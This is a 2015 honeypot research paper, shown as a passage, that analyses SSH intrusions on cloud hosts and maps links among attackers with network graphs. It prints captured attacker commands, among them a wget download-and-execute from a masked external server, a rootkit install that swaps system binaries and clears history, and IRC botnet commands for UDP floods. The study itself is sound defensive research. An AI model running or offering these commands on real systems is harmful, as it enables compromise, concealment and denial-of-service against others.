Uncovering secret connections among attackers by using network theory and custom honeypots

Pedram Hayati (PhD)
Security Dimension (SecDim)
pedram@secdim.com

28 May 2015

Tl;dr

By using a number of custom honeypot systems, I demonstrate from an initial host compromise to usage of the compromised host for malicious purposes, how a real attack chain on a Cloud host looks like. Additionally, I discuss by applying network theory techniques how we can discover connections among groups of attackers.

1. Introduction

Since 15 years ago, a common tool to study (online) attackers has been a *honeypot* system. A honeypot is commonly known as a system that lures an attacker to reveal his tactics and allows for in-depth investigation of his interactions.

A honeypot system can have variety of use-cases. The list below includes a few effective use-cases of honeypot system for any organisations or individuals:

- Generate a localised blacklist feed to prevent attackers access to the network;
- As a complementary tool for an Intrusion Detection or Prevention system to weed out false alarms;
- Identify first sight of internal compromise or early indication of an internal attack; and
- Increase the cost of a successful compromise.

The last use-case is not a well-known use-cases of a honeypot system. Any honeypot system (regardless of being low-interactive or high-interactive) indirectly increases the cost of a successful compromise in terms of time and effort for an attacker. For example, if an attacker tries to identify vulnerable hosts within an internal network, by having an internal honeypot system, we can waste a lot of time for the attacker. Additionally, the attacker must find new tactics to differentiate between real and fake systems. This potentially can either stop the progress of an attack or significantly slow it down.

1.1. A fundamental feature of a honeypot system

A honeypot system must look like a real system to an attacker. Otherwise, once an attacker detects a honeypot system, the system loses its whole point.

This feature has been also highlighted in the literature. For example in [1] the author concludes that the significant advantage of a honeypot system is to be hidden. Therefore, a publically known honeypot system cannot achieve its main objective – to lure an attacker.

For the same reason, I have started developing a custom honeypot system called Smart Honeypot[2]. Smart Honeypot is armed with novel and undisclosed tactics. The tactics are selected to make the honeypot undetectable therefore it can effectively interact with attackers.

It has been over a year and half since I have started to collect data using Smart Honeypots deployed across top Cloud providers. In this paper, I discuss the result of one of the experiments that I conducted to study attackers targeting Cloud hosts and using network theory to discover connections among attackers.

1.2. Objectives

The objectives of this research is to:

1. Identify an attack chain for a most targeted network service (i.e. Secure Shell);
2. Discover an attack profile for each geographic regions of Cloud platforms; and
3. Find connection or association among groups of attackers.

2. Experiment setup

13 honeypot hosts were setup on Amazon Web Services (AWS) and Google Cloud (GC). Honeypots were distributed to cover available geographic regions. All hosts were identical, mimicking a typical server, and during the experiment their IP addresses were not published. The IP address was automatically assigned by the Cloud hypervisor sharing the same subnet with other Cloud users. After an initial observation, I limit the experiment to SSH service therefore other network services were disabled on the honeypots.


The period of investigation is November and December 2014.

3. Results

The following figure shows number of attacks captured by each honeypot in December 2014.

[1] Joseph Corey, Advanced Honey Pot Identification And Exploitation, Volume 0x0b, Issue 0x3f, Phile #0x09 of 0x0f, Phrack

[2] https://www.smarthoneypot.com


ORIGIN COUNTRIES
PROVIDERS
ASN
ATTACKS OVER TIME
View ▸ | ● Sydney (118596) ● Tokyo (162514) ● Frankfurt (17316) ● N. California (80278) ● N. Virginia (103545) ● Oregon (132383) ● Singapore (38756) ● Ireland (122719)
● Sao Paulo (335969) ● Asia1E (236258) ● Michigan (387572) ● GCEurope (242646) count per 12h | (1978552 hits)
50000
40000
30000
20000
10000
0
00:00 12-01
00:00 12-04
00:00 12-07
00:00 12-10
00:00 12-13
00:00 12-16
00:00 12-19
00:00 12-22
00:00 12-25
00:00 12-28
00:00 12-31

Term	Count	Action
.masterhost	13	🔍 ⊘
013 NetVision	8	🔍 ⊘
1&1 Internet	49	🔍 ⊘
1&1 Internet AG	783	🔍 ⊘
1-18-8, Suntech @ Penang CyberCity	5	🔍 ⊘
3BB Broadband	2	🔍 ⊘

Term	Count	Action
4134	24352	🔍 ⊘
63854	9012	🔍 ⊘
23650	7506	🔍 ⊘
16509	3066	🔍 ⊘
4780	754	🔍 ⊘
32392	680	🔍 ⊘

Figure 1: number of attacks received by each honeypot during December 2014

Each colour represent a honeypot in different geographic region. The attack trend over the time does not show any obvious pattern. Looking at the peak points, there are days that a single honeypot received over 45,000 intrusions (e.g. look at spikes on 10/12/2015).

3.1. Time to intrusion

By the time a honeypot was powered-up in the Cloud platforms, it was matter of a few minutes that it received intrusions. In some instances, in a second after running the honeypot, an attacker started to target the host. This observation shows the extend Cloud IP ranges are targeted by attackers.

3.2. Three threat actors in the attack chain

Looking at the captured data, I was able to differentiate three groups of attackers or threat actors behind SSH intrusions. I named these three groups as Brute-Forcer, Infector, and Commander.

Each threat actor showed a completely different behaviour. Source IP addresses used by threat actors were different and throughout the investigation, an IP address only represented a single threat actor.

Brute-forcer

Brute-forcer (or bot) attempted to brute the hosts to find a correct username and password combination. As expected its behaviour was automated.

- Some bots attempted guessing a single username and password combination across all honeypots and once unsuccessful, they move to the next combination. This behaviour was noticed since the bot IP address was observed across honeypots in a short span of time (usually a few seconds);
- Some bots attempted to brute-force a set of username and password combination on a single host and then moved to the next honeypot.

- Some bots used threading and initiated parallel connections to the SSH service. This behaviour was noticeable as password brute-force attempt did not stop immediately after a successful guess.
- The majority of bots only targeted one honeypot. 6% of bots IP addresses were observed on all the honeypot while the remaining 94% only targeted one host.
- The majority of bots were seen over a single day and a few over span of two days. No further activity was observed from the same IP address. Additionally, some attacks were originated from a /24 subnet and lasted for 2 weeks.
- If a lower privileged account was compromised, bot either left the honeypot or used it as a SOCKS proxy.

Password lists

Most bots used publicly available password lists such as *RockYou* or *500 worst passwords* lists[3]. Some bots tried a limited set of passwords, normally less than 5 items and some password were uncommon (it seems they are targeted toward other attackers compromised hosts):

- @#$%hackin2inf3ctsiprepe@#$%
- darkhackerz01
- ullaiftw5hack
- t0talc0ntr0l4!

There were passwords such as "shangaidc" and "lanzhon" (Chinese terms) that were initially collected by the Singapore honeypot and after a few days the passwords were captured by other honeypots on other regions.

Targeted user accounts

Most attempts were targeted toward super accounts such as "root" or "admin". The other group of highly targeted accounts were common usernames for network appliances, development tools, and VoIP services:

- teamspeak (a VoIP software and popular among gamers)
- git, svn (source code repositories)
- nagios, vyatta (network appliances)

Infector

Upon a successful brute-force attempt, bot stopped communicating with honeypot and instead a new IP address with the same username and password authenticated to the host. The new intruder, which I called it Infector, attempted to infect host by malicious scripts or binary files.

The majority of the Infectors used Secure Copy (scp) or Secure File Transfer (SFTP) to transfer files to a honeypot while there were instances 'wget' was used to download malicious files from an external server. Upon successful file upload, Infector executed a number of commands prior to execution of malware.

Most Infectors only authenticated to the hosts if a super-user was compromised.

Examples

[3] https://wiki.skullsecurity.org/Passwords

In the example below, Infector checks for the available memory on the host, checks for last logged users, changes the permission on the malcode (i.e. httpd.pl) and executes it. Finally the Infector clears the commands history.

```
"free -m",<ret>,"last",<ret>,"cd /var/tmp",<ret>,"chmod 777 httpd.pl",<ret>,"perl
httpd.pl",<ret>,"cd",<ret>,"rm -rf .bash_history",<ret>,"history -c &&
clear",<ret>,"history -c && clear",<ret>
```

There were few instances that the interaction seems to be manual. Infector was found to key-in the commands, frequently used 'backspace' key to correct the typos:

```
bash "cd /etc",<ret>,"wget http://94.X.Y.Z/.../k.tgz; tar zxvf k.tgz ; rm -rf
k.tgz;",<ret>," cd .kde; chmod +x *; ./start.sh; ",<ret>," ./bleah 87.98.216.186; ./bleah
mgx1.magex.hu; ",<ret>,"/sbin/service crond restart",<ret>, "service crond
restart",<ret>,"/etc/init.d/crond restart",<nl>,"w",<nl>,"
historye",<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspa
ce>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<b
ackspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspace>,<backspa
ce>,<backspace>,"oasswd",<ret>,"passwd",<ret>,"history -c",<ret>,"exit",<ret>
```

After deployment of the malicious files, no further interactions observed from Infectors. In some instances, I stopped the malicious process, however, the Infector did not reconnect to re-run the malware.


Some Infectors used a number of techniques to hide the existence of malicious files. They replaced legitimate binaries with tampered malicious files. Additionally, they attempted to clean their tracks by resetting the audit logs or disabling it. In the following example, Infector replaced the legitimate binaries and loaded a kernel module i.e. rootkit.

```
chmod 0755 /tmp/.bash_root.tmp3
nohup /tmp/.bash_root.tmp3
nohup /tmp/.bash_root.tmp3
chattr +i .bash_root.tmp3
chattr +i /tmp/.bash_root.tmp3
insmod /usr/lib/xpacket.ko
ln -s /etc/init.d/DbSecuritySpt /etc/rc1.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc2.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc3.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc4.d/S97DbSecuritySpt
ln -s /etc/init.d/DbSecuritySpt /etc/rc5.d/S97DbSecuritySpt
mkdir -p /usr/bin/bsd-port
cp -f /tmp/.bash_root.tmp3 /usr/bin/bsd-port/getty
usr/bin/bsd-port/getty
mkdir -p /usr/bin/dpkgd
cp -f /bin/netstat /usr/bin/dpkgd/netstat
mkdir -p /bin
cp -f /tmp/.bash_root.tmp3 /bin/netstat
chmod 0755 /bin/netstat
cp -f /bin/ps /usr/bin/dpkgd/ps
mkdir -p /bin
cp -f /tmp/.bash_root.tmp3 /bin/ps
chmod 0755 /bin/ps
cp -f /usr/bin/lsof /usr/bin/dpkgd/lsof
mkdir -p /usr/bin
cp -f /tmp/.bash_root.tmp3 /usr/bin/lsof
chmod 0755 /usr/bin/lsof
mkdir -p /usr/bin
cp -f /tmp/.bash_root.tmp3 /usr/bin/smm
usr/bin/smm
ln -s /etc/init.d/selinux /etc/rc1.d/S99selinux
ln -s /etc/init.d/selinux /etc/rc2.d/S99selinux
ln -s /etc/init.d/selinux /etc/rc3.d/S99selinux
ln -s /etc/init.d/selinux /etc/rc4.d/S99selinux
ln -s /etc/init.d/selinux /etc/rc5.d/S99selinux
usr/bin/bsd-port/udevd
```

```
insmod /usr/lib/xpacket.ko
```

Commander

Upon successful deployment of malicious files, in all cases, an outbound connection was initiated from the honeypot to a Command and Control (C&C) server. Commander, the third actor, is a malicious actor who controls the C&C server and sends remote commands to the hosts.



```
:Google.com 001 Linux|-|616 :Welcome to the Google IRC Network
:Google.com 002 Linux|-|616 :Your host is https://www.google.com/
:Google.com 003 Linux|-|616 :Google was created September 4, 1998
:Google.com 004 Linux|-|616 :Menlo Park, California, United States
Google
Google
Google
:Google.com 251 Linux|-|616 :Setup incoming connection for remote access
:Google.com 253 Linux|-|616 32 :stable connections
:Google.com 254 Linux|-|616 42 :channels open

:Google.com 265 Linux|-|616 :Number of incoming connections: 100 / 300
:Google.com 266 Linux|-|616 :Number of outgoing connections: 400 / 700
:Google.com 375 Linux|-|616 :- Google.com Message of the Day -
:Google.com 372 Linux|-|616 :- 19/4/2014 7:18
:Google.com 372 Linux|-|616 :-    ____                                ___
:Google.com 372 Linux|-|616 :-   6MMMMb/                              `MM
:Google.com 372 Linux|-|616 :-  8P    YM                               MM
:Google.com 372 Linux|-|616 :- 6M      Y   _____     _____     __      MM   ____
JOIN #Support
:Google.com 372 Linux|-|616 :- MM         6MMMMMb   6MMMMMb   6MMbMMM  MM  6MMMMb
:Google.com 372 Linux|-|616 :- MM        6M'   `Mb 6M'   `Mb 6M'`Mb    MM 6M'  `Mb
:Google.com 372 Linux|-|616 :- MM     ___MM     MM MM     MM MM  MM    MM MM    MM
:Google.com 372 Linux|-|616 :- MM     `M'MM     MM MM     MM YM.,M9    MM MMMMMMMM
:Google.com 372 Linux|-|616 :- YM      M MM     MM MM     MM  YMM9     MM MM
:Google.com 372 Linux|-|616 :-  8b    d9 YM.   ,M9 YM.   ,M9 (M        MM YM    d9
:Google.com 372 Linux|-|616 :-   YMMMM9   YMMMMM9   YMMMMM9   YMMMMb. _MM_ YMMMM9
:Google.com 372 Linux|-|616 :-                               6M    Yb
:Google.com 372 Linux|-|616 :-                               YM.   d9
:Google.com 372 Linux|-|616 :-                                YMMMM9
:Google.com 376 Linux|-|616 :End of /MOTD command.
:Google.com 455 Linux|-|616 :Your username Linux|-| contained the invalid character(s) || and has been changed to
Linux-. Please use only the characters 0-9 a-z A-Z _ - or . in your username. Your username is th$
 part before the @ in your email address.
:Linux|-|616 MODE Linux|-|616 :+iw
:Linux|-|616!~Linux-@ec2-54-186-136-124.us-west-2.compute.amazonaws.com JOIN :#Support
:Google.com 332 Linux|-|616 #Support :welcome to customer support..YRN!!!
:Google.com 333 Linux|-|616 #Support Gucci 1400084968
:Google.com 353 Linux|-|616 @ #Support :Linux|-|616 ~God ~Gucci
:Google.com 366 Linux|-|616 #Support :End of /NAMES list.
```

Figure 2: IRC welcome message from a C&C server

In the example above, C&C server was IRC based and infected host joined an IRC channel. Throughout the experiment, the honeypot were used to initiate DoS attacks against two external servers:

```
:Gucci!Gucci@34635712.46 PRIVMSG #Support :!bot @udpflood 198.X.Y.Z 53 65500 60..
```

```
:Gucci!Gucci@34635712.46 PRIVMSG #Support :!bot @udpflood 245.X.Y.Z 53 65500 120.
```

And below is the response from the host once task was complete:

```
PRIVMSG #Support :.4|.12.:.3UDP DDoS.12:..4|.12 Attacking .4 198.X.Y.Z 53 .12 with
.4 65500 .12 Kb Packets for .4 60 .12 seconds..
```

Note: all outbound connections from honeypot were strictly throttled to prevent any possible harm to external servers.

3.3. Finding attackers connection

To find attackers connections, I filtered the data based on the following scenario:

1. A brute-forcer guesses the correct credentials;
2. An Infector use the credentials to authenticate to the honeypot; and
3. The Infector upload, execute a malware and leaves.

The filtering substantially decreased the size of experiment data however, I needed to find a better way to represent the data in order to discover the connections. Network theory was one of the techniques I used for this purpose.

Network theory for dummies

Network is a graph. Graph is a set of nodes joined by set of lines or edges. Representing a problem as a graph can make a problem simpler and provide better tools for solving it.

Network theory provides a set of techniques for analysing the graph. These techniques help to group similar attackers in a cluster, find most active attackers and show their connections. Additionally, by factor in time in the graphs, it is possible to observe attackers activity over the time.

Unique attackers per region

The following graph shows compromised honeypots in December 2014. Nodes that are bigger in size are honeypots in different geographic regions. The smaller nodes are attackers who compromised the host. Different colours are representative of different groups of attackers.

The interesting observation here is that attackers are unique to each geographic region and they are coloured the same around the targeted honeypot node. The graph also shows that there are very few attackers target more than one honeypot.




Figure 3 - Clusters of attackers unique to each region

The following figure shows the nodes' label on the above graph. During December 2014, Sao Paulo (AWS) honeypot received the most amount of intrusions following with US Central (GC) and EU West1 (GC). Honeypots had been targeted by unique attackers (i.e. unique source IP addresses) however, the following attackers target more than one honeypot:

- 120.40.167.181 (3 targets)
- 103.25.9.228 (2 targets)
- 122.225.109.207 (2 targets)
- 222.187.220.246 (2 targets)




Figure 4 - Cloud regions that received most compromises

AWS Sao Paulo found to receive the most amount of intrusions and AWS Frankfurt data centre to capture the lowest. Frankfurt data centre was the newest data centre that AWS started. This shows known IP ranges are targeted more.

Many brute-forcers but a few Infectors

The following graph shows the connection among Infectors and Brute-forcers for the data collected over November 2014.




Figure 5 - Association among attackers

The nodes that are bolded are Infectors and the smaller nodes are Brute-forcers. In each cluster the number of Infectors are less than or equal to brute-forcers. For example, focusing on the node labelled as 104.149.205.129, there are 5 Brute-forcers connected to this node. This means, once any of these Brute-forcers guessed a correct credential, this infector used the credential to log into the honeypot, uploaded and executed a malware.

There is a path from the Infector mentioned above to another infector, 192.161.191.208 via 103.41.124.12, and there is also a path to another infector 23.226.67.153. This could possibly shows that 23.226.67.153 node orchestrated all the attacks with in this cluster.

Is China behind most intrusions?

If you run any type of honeypot or look at your SSH logs, you will find large number of failed attempts from Chinese IP addresses. In a first look, you may think Chinese could be guilty of these intrusions however, I found a different story.

In the following figure, I added Autonomous System Number (ASN) associated to each IP address to the previous graph.

